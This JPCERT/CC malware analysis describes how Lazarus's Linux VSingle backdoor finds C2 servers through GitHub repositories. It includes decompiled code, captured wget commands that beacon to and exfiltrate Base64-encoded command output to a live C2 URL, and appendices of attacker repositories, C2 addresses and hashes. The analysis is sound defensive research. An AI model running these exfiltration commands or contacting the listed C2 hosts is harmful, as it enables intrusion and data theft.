VSingle malware that obtains C2 server information from GitHub

blogs.jpcert.or.jp/en/2022/07/vsingle.html

朝長 秀誠 (Shusei Tomonaga)

July 5, 2022

Lazarus

-
- Email

Some types of malware use DGA, obfuscate destination information, or contain fake C2 server information in order to hide the original C2 server. Others obtain C2 server information from legitimate servers. Recently, the malware used by Lazarus VSingle has been updated to retrieve C2 servers information from GitHub. This article focuses on the updates of VSingle. VSingle has two versions, one targeting Windows OS and the other targeting Linux OS, and this article is based on the latter, which has more updates.

Overview of VSingle

VSingle has threehard-coded C2 servers. However, when it can not obtain data from them, the malware accesses GitHub to obtain new C2 servers. Figure 1 shows the operation flow of VSingle.




Figure 1: Operation flow of VSingle

The first communication sends the following data. `uid` contains a hashed value of the hostname, kernel release number, and an octet of IP address combined. `upw` contains a Base64-encoded string of "[IP address]|30.0|12b".

```
https://mantis.westlinks.net/api/soap/mc_enum.php?uid=[ランダムな数字列]&upw=[Base64文字列]
```

The data sent by the C2 server in response to the above request will be stored in the following directory. The data after `<contents>` in this data is the AES key, IV data and command (with Base64+RC4).

/tmp/.sess_%08x

In the following sections, I would like to expoain the access patterns to GitHub and communication method.

Access Patterns to GitHub

The GitHub repository from which the communication is obtained is not fixed but dynamically generated. The following is the pattern of URLs to be accessed.

```
https://raw.githubusercontent.com/%s/%s/master/README.de
```

The user name and repository name are the string randomly selected from the following list + a random string added.

Table 1: String used for username and repository names

Username	Repository name
gar3ia	Arcan3
wo0d	Wr0te
tr3e	after
lucky	luxuryboy
l0ve	pnpgather
v0siej	happyv1m
e0vvsje	laz3rpik
polaris	d0ta
grav1ty	Dronek
w1inter	Panda3
summer	cpsponso
	ggo0dlluck

The GitHub repository used by the attacker includes a URL in the <videolink1> tag, as shown in Figure 2. The malware obtains this URL from the GitHub repository and connects to it. See Appendix A for the GitHub repositories that JPCERT/CC confirmed the attacker had used.




Figure 2: Example GitHub repository used by attackers

Communication Method

The current version of VSingle uses wget command to communicate with the C2 server while the previous versions used system call. Figure 3 shows a part of the code that executes the wget command. (Vsingle on Windows OS does not include this update and uses Windows API, not wget command.)

```
v14 = 0;
v13 = 0;
v25 = __readgsdword(0x14u);
memset(v22, 0, sizeof(v22));
memset(v24, 0, sizeof(v24));
memset(wget_command, 0, sizeof(wget_command));
qmemcpy(wget_command, "wget -t 1 --server-response", 27);
strcpy(&v17[19], " --no-check-certificate");
strcpy(v15, " --post-data=\"%s\"");
strcpy(v17, " --user-agent=\"%s\"");
strcpy(v18, " \"%s\" -O %s 2>&1 | awk '/^  HTTP/{print $2}'");
useragent[0] = *(_DWORD *)"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.24 Safari/537.36";
strcpy((char *)&v20, ".36");
qmemcpy(
  (char *)useragent + 1,
  &aMozilla50X11Li[-((char *)useragent - ((char *)useragent + 1))],
  4 * ((unsigned int)((char *)useragent - ((char *)useragent + 1) + 105) >> 2));
v5 = sub_80B4A85(&wget_command[strlen(wget_command)], &v17[19]);
if ( a2 == 1 )
  mystrcpy(v5, v15);
v6 = sub_80B4A85(&wget_command[strlen(wget_command)], v17);
mystrcpy(v6, v18);
memset(post_data, 0, sizeof(post_data));
v7 = sub_80B4BB4(&config.jsid);
if ( a5 || v7 != (_BYTE *)0x1A )
{
  mystrcpy(post_data, a3);
  goto LABEL_9;
}
strcpy(v16, "%s&uid=%d&jsid=%s");
if ( !*a3 )
{
  sprintf((int)post_data, (int)&v16[3], config.uid, &config.jsid);
```

Figure 3: A part of the code to execute the wget command

While most types of malware in general use system call and/or API to communicate with C2 servers, VSingle dares to execute the wget command, which leaves traces easily. In addition, the communication results are always saved in a file. During actual communication, the following commands are executed.

```
sh -c "wget -t 1 --server-response --no-check-certificate --user-agent=\"Mozilla/5.0
(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.24
Safari/537.36\" \"https://mantis.westlinks.net/api/soap/mc_enum.php?
uid=15022694&upw=MTkyLjE2OC4yLjI0fDMwLjB8MTJi\" -O /tmp/.sess_7b00cf8e 2>&1 | awk '/^
HTTP/{print $2}'"
```

As for the command execution results, the contents of the file (/tmp/.sess_%04x) in which the execution results are saved are Base64-encoded and sent via HTTP POST communication as shown below.

```
sh -c "wget -t 1 --server-response --no-check-certificate --post-
data=\"uid=15022694&fipng=`base64 /tmp/.sess_%04x`\" --user-agent=\"Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.24
Safari/537.36\" \"https://mantis.westlinks.net/api/soap/mc_enum.php?
uid=15022694&jsid=[AES Key, IV]\" -O /tmp/.sess_7b00cf8e 2>&1 | awk '/^ HTTP/{print
$2}'"
```

In closing

Attackers often tamper with legitimate web servers or use legitimate cloud services to conceal communication with C2 servers. Since it is difficult to detect such malware from logs, it is recommended to take countermeasures such as limiting accessible destinations for servers with limited purpose. See the Appendix for the destinations of the malware discussed in this article.

Shusei Tomonaga
(Translated by Takumi Nakano)

Appendix A: GitHub repository used by the attacker

- https://github.com/bgrav1ty13j/bPanda3
- https://github.com/fwo0d17n/fWr0te
- https://github.com/glucky18p/gluxuryboy
- https://github.com/gf00t18p/gpick/
- https://github.com/jv0siej21g/jlaz3rpik

Appendix B: C2 Server


- https://mantis.westlinks.net/api/soap/mc_enum.php
- https://www.shipshorejob.com/ckeditor/samples/samples.php
- http://crm.vncgroup.com/cats/scripts/sphinxview.php
- https://ougreen.com/zone
- https://tecnojournals.com/general
- https://semiconductboard.com/xcror
- https://bluedragon.com/login
- https://tecnojournals.com/prest

Appendix C: Malware hash value

- 199ba618efc6af9280c5abd86c09cdf2d475c09c8c7ffc393a35c3d70277aed1
- 2eb16dbc1097a590f07787ab285a013f5fe235287cb4fb948d4f9cce9efa5dbc
- 414ed95d14964477bebf86dced0306714c497cde14dede67b0c1425ce451d3d7

-
- Email

Author



朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Was this page helpful?

0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.


This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.


please change the setting of your browser to set JavaScript valid. Thank you!

Related articles


- 

  YamaBot Malware Used by Lazarus

- 

Analysis of HUI Loader
- 

Anti-UPX Unpacking Technique
- 

FAQ: Malware that Targets Mobile Devices and How to Protect Them
- 

Malware WinDealer used by LuoYu Attack Group

Back
Top
Next